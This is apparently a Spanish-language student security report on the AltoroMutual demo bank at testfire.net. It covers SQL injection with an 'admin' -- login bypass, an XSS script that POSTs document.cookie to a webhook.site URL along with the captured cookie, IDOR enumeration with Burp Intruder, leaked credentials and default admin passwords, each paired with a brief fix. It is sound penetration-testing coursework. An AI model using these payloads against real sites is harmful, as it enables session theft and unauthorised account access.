

Reporte

Equipo “Los Mojojos” 🧙🏽👑

Andrea Montserrat Enríquez García


Alberto Santamaría Sánchez


Eduardo Galindo Rojas Loa

Vulnerabilidades

SQL Injection

Se usó el payload “admin’ —” para poder acceder como administrador a la página de internet.








La vulnerabilidad podría arreglarse usando sanitización de las entradas del usuario.

XSS

Se insertaron comandos usando el divisor `<script>`, como resultado se pudo obtener la cookie de la página tanto en forma de alerta, como en un post request que se mandó a un servidor.





```
<script>fetch("https://webhook.site/3afc6aba-f829-4c4b-a054-45a93b61ca01", {
method: "post",body:document.cookie})</script>
```


The screenshot shows the Webhook.site interface. On the left, a list of requests is visible, including a POST request #b30b6. The main area displays the details of a selected POST request from 201.124.89.253. The request details include the URL, host, date, size, and ID. The headers section lists various HTTP headers such as connection, sec-fetch-site, sec-fetch-mode, sec-fetch-dest, origin, content-length, content-type, referer, accept-encoding, accept-language, accept, user-agent, and host. The query strings section is empty. The raw content section shows a long alphanumeric string: "AltoroAccounts=\"ODAwMDAwfkNvcnBvcnf0ZX4tM54wMDAwMTI0NTg1NTk2OEUXN3w4MDAwMDF+Q2h1Y2tpbmd+Mj4zNjk5MzQ0DE1NzQ5ODU3RTIwFA==\"".

La vulnerabilidad podría arreglarse usando sanitización de las entradas del usuario. Por ejemplo, no permitiendo que el usuario use los símbolos "<>"

Misconfiguration (Insecure Error handling)

Al insertar una letra donde la página no lo esperaba, se logró un mensaje de error con información de SQL, mismo error que podría ser abusado para hacerle SQL injection.



The screenshot shows a web browser window displaying the AltoroMutual website. The browser's address bar shows the URL "testfire.net/bank/showTransactions". The website's header includes the AltoroMutual logo and navigation links. The main content area displays a "Recent Transactions" section with a form for filtering transactions by date. The footer contains a disclaimer stating that the website is published by IBM Corporation for the purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. The browser's taskbar at the bottom shows various application icons and the system clock.



Se podría arreglar agregando el caso de error para que el usuario no reciba el mensaje de error de la base de datos.

IDOR Insecure Direct Object Reference


Se utilizó el Intruder de BurpSuite para probar un Payload de números, mismos que se reemplazaron en la url, permitiéndonos acceder a cuentas de otras personas.



Se podría arreglar mejorando el sistema de permisos, bloqueando el acceso a las cuentas de otros usuarios

Data Exfiltration

La página tiene un link de GitHub en la que se encontraron credenciales de acceso a la misma.



Default Credentials

La cuenta de administrador todavía tiene admin como contraseña.